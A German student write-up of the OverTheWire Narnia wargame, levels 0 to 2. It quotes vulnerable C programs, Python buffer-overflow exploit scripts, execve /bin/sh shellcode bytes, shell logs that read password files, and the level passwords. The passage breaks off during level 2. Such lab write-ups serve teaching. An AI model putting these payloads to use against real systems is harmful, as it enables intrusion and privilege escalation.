Narnia 0

Bevor ich mich an die Narnia Challenges ranwage, lese ich mir zuerst alle in Moodle verlinkten Resourcen zum Buffer Overflow durch. Was ein Buffer Overflow ist, wusste ich schon längere Zeit, aber bisher war es für mich stets ein Rätsel, wie man diese denn jetzt tatsächlich ausnutzen kann, um z.B. arbiträren Programmcode auszuführen. Ich fand für die Beantwortung dieser Frage vor allem die folgenden beiden Websiten extrem hilfreich:

- Tutorials - Buffer Overflow Tutorial Teil 1: Grundlagen
- Buffer overflow attacks explained

Nachdem ich mir alle Artikel durchgelesen hatte, fühlte ich mich endlich bereit und verband mich mit dem Server:

```
ssh narnia0@narnia.labs.overthewire.org -p 2226
```

Ich erstellte mir, wie in der Readme beschrieben, ein temporäres Verzeichnis und führte auf gut Glück einfach mal das Binary `narnia0` aus, um zu sehen, was passiert. Außerdem warf ich auch gleich einen Blick auf den Programmcode, der bei Narnia glücklicherweise zur Verfügung steht:

```
/*
    This program is free software; you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation; either version 2 of the License, or
    (at your option) any later version.

    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program; if not, write to the Free Software
    Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA
        02110-1301  USA
    */
#include <stdio.h>
#include <stdlib.h>

int main(){
    long val=0x41414141;
    char buf[20];

    printf("Correct val's value from 0x41414141 -> 0xdeadbeef!\n");
    printf("Here is your chance: ");
    scanf("%24s",&buf);

```

```
27      printf("buf: %s\n",buf);
28      printf("val: 0x%08x\n",val);
29
30      if(val==0xdeadbeef){
31          setreuid(geteuid(),geteuid());
32          system("/bin/sh");
33      }
34      else {
35          printf("WAY OFF!!!!\n");
36          exit(1);
37      }
38
39      return 0;
40  }
```

Scheinbar geht es in der ersten Aufgabe darum, den Wert einer Variable von 0x41414141 zu 0xdeadbeef zu überschreiben. Mir fällt sofort auf, dass der Buffer `buf[20]`, in den die User-Eingaben geschrieben werden, 20 Bytes lang ist, scanf aber 24 Zeichen akzeptiert.
Zudem liegt die Variable `val` im Stack vermutlich direkt neben `buf`. Wenn ich also 4 Bytes über `buf` hinausschrebe, kann ich den Wert in `val` überschreiben.

Ich schreibe mir zum Testen meiner Annahmen ein kleines Python-Script zusammen:

```
1  import sys
2
3  payload = b"A" * 20
4  payload += b"\xde\xad\xbe\xef"[::-1]
5
6  sys.stdout.buffer.write(payload)
```

Den Trick mit `[::-1]` hab ich mir aus einem YouTube Tutorial vom YouTuber Low Level abgeschaut, den ich schon seit ein paar Monaten verfolge. Es kehrt den Byte-String automatisch um, sodass er in Little-Endian übergeben wird.
Nachfolgend teste ich, ob mein Exploit denn auch funktioniert:

```
narnia0@narnia:/tmp/tmp.2tS1nTu49H$ (python3 ./exploit.py; cat) | /narnia/narnia0
Correct val's value from 0x41414141 → 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAAAAAAAAAAA◆
val: 0xdeadbeef
ls
ls: cannot open directory '.': Permission denied
whoami
narnia1
```

Figure 1: Der Angriff war erfolgreich: `val` enthält nun `0xdeadbeef` und `/bin/sh` wird ausgeführt

Jetzt, wo ich weiß, dass der Angriff erfolgreich war und meine Strategie funktioniert, modifiziere ich -

wie in der Angabe gefordert - das Script nun noch leicht, damit mein Name im Buffer steht:

```python
import sys

payload = b"A" * 13 + b"Zeugner"
payload += b"\xde\xad\xbe\xef"[::-1]

sys.stdout.buffer.write(payload)
```

Ich führe den Exploit erneut durch und auch diesmal funktioniert wieder alles problemlos:




Figure 2: Auch der Angriff mit der abgewandelten Payload funktioniert; diesmal steht mein Name - wie gefordert - in der Payload

Da das Binary scheinbar mit dem User `narnia1` ausgeführt wurde, haben wir jetzt Zugriff auf das Passwort für narnia1: `WDcYUTG5ul`

Narnia 1

Auch Narnia1 beginne ich damit, das Programm erstmal auszuführen, um zu schauen, wie es sich verhält und einen Blick auf den Source Code zu werfen:

```
narnia1@narnia:/tmp$ mktemp -d
/tmp/tmp.V5ZHBEG33A
narnia1@narnia:/tmp$ cd /tmp/tmp.V5ZHBEG33A
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ ls
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ /narnia/narnia1
Give me something to execute at the env-variable EGG
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ EGG=test
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ /narnia/narnia1
Give me something to execute at the env-variable EGG
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ export EGG=test
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ /narnia/narnia1
Trying to execute EGG!
Segmentation fault (core dumped)
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$
```

Figure 3: Nachdem ich mir ein temporäres Arbeitsverzeichnis am Server erstellt habe, teste ich das Binary

```c
/*
   This program is free software; you can redistribute it and/or modify
   it under the terms of the GNU General Public License as published by
   the Free Software Foundation; either version 2 of the License, or
   (at your option) any later version.

   This program is distributed in the hope that it will be useful,
   but WITHOUT ANY WARRANTY; without even the implied warranty of
   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
   GNU General Public License for more details.

   You should have received a copy of the GNU General Public License
   along with this program; if not, write to the Free Software
   Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA
      02110-1301  USA
   */
#include <stdio.h>

int main(){
    int (*ret)();

    if(getenv("EGG")==NULL){
```

```
22          printf("Give me something to execute at the env-variable EGG\n"
                );
23          exit(1);
24      }
25
26      printf("Trying to execute EGG!\n");
27      ret = getenv("EGG");
28      ret();
29
30      return 0;
31  }
```

Was auch immer in der Environment-Variablen steht, wird ausgeführt - spannend! Ich versuche daher, einen Shellcode über die Environment-Variable ins Programm zu injecten:
Dazu nehme ich mir einen der in Moodle verlinkten Shellcodes von ExploitDB und versuche mein Glück:

```
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ EGG=\x6a\x0b\x58\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ /narnia/narnia1
Trying to execute EGG!
Segmentation fault (core dumped)
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ export EGG=\x6a\x0b\x58\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ /narnia/narnia1
Trying to execute EGG!
Segmentation fault (core dumped)
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$
```

Figure 4: Ich muss gestehen, dass ich damit gerechnet habe, dass das so nicht funktionieren wird. Testen wollte ich es aber trotzdem

Da ich denke, dass das Problem ist, dass der Shellcode falsch formatiert bzw. im falschen Format übergeben wird, schreibe ich mir doch lieber wieder ein kleines Python-Script, das den Exploit für mich durchführt:

```
1  import os
2
3  payload = b"\x6a\x0b\x58\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\
       xe3\xcd\x80"
4  os.putenv("EGG", payload)
5  os.system("/narnia/narnia1")
```

```
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ python3 exploit.py
Traceback (most recent call last):
  File "/tmp/tmp.V5ZHBEG33A/exploit.py", line 4, in <module>
    os.putenv("EGG", payload)
ValueError: embedded null byte
```

Figure 5: Der Python-Interpreter schickt eine Fehlermeldung: Das Script funktioniert nicht

Als ich den `ValueError: embedded null byte` erblicke, fällt mir ein, dass ich in irgendeinem der Artikel vorhin gelesen hatte, dass Shellcode keine NULL-Bytes enthalten kann/darf. Ich verwende daher einen anderen Shellcode ohne NULL-Bytes - ebenfalls wieder von ExploitDB.

```
1 import os
2
3 payload = b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
    x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
    xcd\x80"
4 os.putenv("EGG", payload)
5 os.system("/narnia/narnia1")
```

```
narnia1@narnia:/tmp/tmp.V5ZHBEG33A$ python3 exploit.py
Trying to execute EGG!
bash-5.2$ whoami
narnia2
bash-5.2$ cat /etc/narnia_pass/narnia2
5agRAXeBdG
bash-5.2$
```

Figure 6: Dieses Mal läuft das Script wie vorgesehen und ruft das Programm korrekt auf

Und voilá! Der Shellcode wurde injected und das C Programm hat ihn ausgeführt. Wir erhalten eine Shell, die wir verwenden können, um das Passwort von Narnia2 zu erhalten: `5agRAXeBdG`

Narnia 2

Auch dieses Mal beginne ich wieder damit, mir ein temporäres Arbeitsverzeichnis zu erstellen und mich mit der Binary rumzuspielen:


narnia2@narnia:~$ cd /tmp/
narnia2@narnia:/tmp$ mktemp -d
/tmp/tmp.bLL7czJ5IG
narnia2@narnia:/tmp$ cd /tmp/tmp.bLL7czJ5IG
narnia2@narnia:/tmp/tmp.bLL7czJ5IG$ ls
narnia2@narnia:/tmp/tmp.bLL7czJ5IG$ ls
narnia2@narnia:/tmp/tmp.bLL7czJ5IG$ /narnia/narnia2
Usage: /narnia/narnia2 argument
narnia2@narnia:/tmp/tmp.bLL7czJ5IG$ /narnia/narnia2 hallo
hallonarnia2@narnia:/tmp/tmp.bLL7czJ5IG$ /narnia/narnia2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAnarnia2@narnia:/tmp/tmp.bLL7czJ5IG$ /narnia/narnia2 AAAAAAAAAAAAAAAAAAAA

Mir fällt sofort der 128 Byte große Buffer `buf` auf, in den mit `strcpy` hineingeschrieben wird ohne die Größe des Inputs zu checken. Meine Idee ist daher, mittels dieses Buffer Overflows, Shellcode in das Programm zu injecten und auszuführen.
Ich baue mir also wieder ein kleines Python-Script, das mir meine Payload zusammenbaut und dann das Programm ausführt:

```
1  import os
2
3  payload = b"Zeugner" # 7 Bytes
4  payload += b"\x90" * 40 # 40 Bytes
5  payload += b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
       x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
       xcd\x80" ## 33 Bytes
6
7  # 20 Bytes übrig
8  payload += b"A" * 20
9
10 os.system("/narnia/narnia2" + " " + payload)
```

Meine Idee ist folgende: Ich beginne damit, den 128 Byte Buffer zu füllen. Zuerst schreibe ich meinen Namen in den Buffer (da in der Angabe verlangt). Danach folgt eine 40 Byte lange NOP-Sled, damit ich später einfacher den Speicherbereich finden kann, zu dem wir springen wollen. Anschließend folgt der Shellcode und danach noch ein kurzes Padding mit `A`s. Anschließend soll `narnia2` mit der Payload als Argument ausgeführt werden.
Ich stelle bei einem ersten Test jedoch schnell fest, dass diese Syntax für `os.system` nicht funktioniert und schreibe mein Script nach etwas Googeln daher um:

```
1  import subprocess
2
3  payload = b"Zeugner" # 7 Bytes
4  payload += b"\x90" * 40 # 40 Bytes
5  payload += b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
       x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
       xcd\x80" ## 33 Bytes
6
7  # 20 Bytes übrig
8  payload += b"A" * 20
9
10 subprocess.run(["/narnia/narnia2", payload])
```




Figure 8: Das Python-Script führt `narnia2` erfolgreich aus. Wir sehen den Shellcode `/bash/bin/` (little-endian) und das A Padding im Output

Als nächstes gilt es, die Speicheradresse herauszufinden, zu der wir springen wollen, damit der Shellcode ausgeführt wird. Da wir die exakte Speicheradresse nicht bestimmen können, wollen wir das Programm am ehesten irgendwo mitten in den NOP-Sled schicken.
Ich schreibe mein Python-Script also so um, dass es `narnia2` nicht direkt, sondern mit `gdb` öffnet. Danach setze ich einen Breakpoint kurz vor Ende der `main`-Methode und schaue mir den Speicher an:




Figure 9: Ich setze einen Breakpoint - kurz bevor die main Funktion returned





Figure 10: Im Speicher sehe ich die NOP-Sled (0x90909090 …), gefolgt vom Shellcode


Im Speicher sehe ich jetzt den NOP-Sled, bestehend aus den Hex-Codes für No Operation (nop) und suche mir ein Speicheradresse mitten im NOP aus: `0xffffd2a0` sieht ganz vielversprechend aus. Bevor ich das Script nun aber so anpasse, dass die Return Adresse auf diese Speicheradresse geschrieben wird, will ich zunächst noch allgemein testen, ob ich in die entsprechenden Register schreiben kann. Ich passe mein Script daher so an, dass ich nun über den Buffer hinaus zunächst den Base Bointer `ebp` und dann den Instruction Pointer `eip` überschreibe:

```
1  import subprocess
2
3  payload = b"Zeugner" # 7 Bytes
4  payload += b"\x90" * 40 # 40 Bytes
5  payload += b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
       x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
       xcd\x80" ## 33 Bytes
6
7  # 20 Bytes übrig
8  payload += b"A" * 20
9
```

```
10  # Base Pointer ebp
11  payload += b"B" * 4
12
13  # Return Address
14  payload += b"C" * 4
15
16  subprocess.run(["gdb", "--args", "/narnia/narnia2", payload])
```


narnia2@narnia: /tmp/tmp.bLL7czJ5IG
Session Actions Edit View Help
Register group: general
(gdb) run
Starting program: /narnia/narnia2 Zeugner-P-P-P

```
12
13  # Return Address
14  payload += b"C" * 4
15
16  subprocess.run(["gdb", "--args", "/narnia/narnia2", payload])
```


narnia2@narnia: /tmp/tmp.bLL7czJ5IG
Session Actions Edit View Help
(gdb) break *main+76
Breakpoint 1 at 0x80491d2
(gdb) run
Starting program: /narnia/narnia2 Zeugner-P-P-P




Figure 13: Ich entscheide mich für Memory-Region 0xffffd278 im NOP Sled

Ich führe den Exploit nun also erwartungsvoll aus und… nichts passiert.




Figure 14: Beim Ausführen des Exploits passiert rein gar nichts

Zunächst denke ich, dass der Exploit möglicherweise nicht funktioniert, weil ich `narnia2` in Python als Subprozess starte. Ich schreib das Skript daher um und übergebe den Output anschließend manuell als Argument:

```
1  import sys
2
3  payload = b"Zeugner" # 7 Bytes
4  payload += b"\x90" * 60 # 60 Bytes
5  payload += b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
       x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
       xcd\x80" ## 33 Bytes
6
7  # 28 Bytes übrig
```

```python
payload += b"A" * 28

# Base Pointer ebp
payload += b"B" * 4

# Return Address
# 0xffffd278
payload += b"\xff\xff\xd2\x78"[::-1]

sys.stdout.buffer.write(payload)
```

…aber auch das änderte nichts. Ich beschließe daher, mir das ganze nochmal in gdb anzuschauen und staune nicht schlecht:

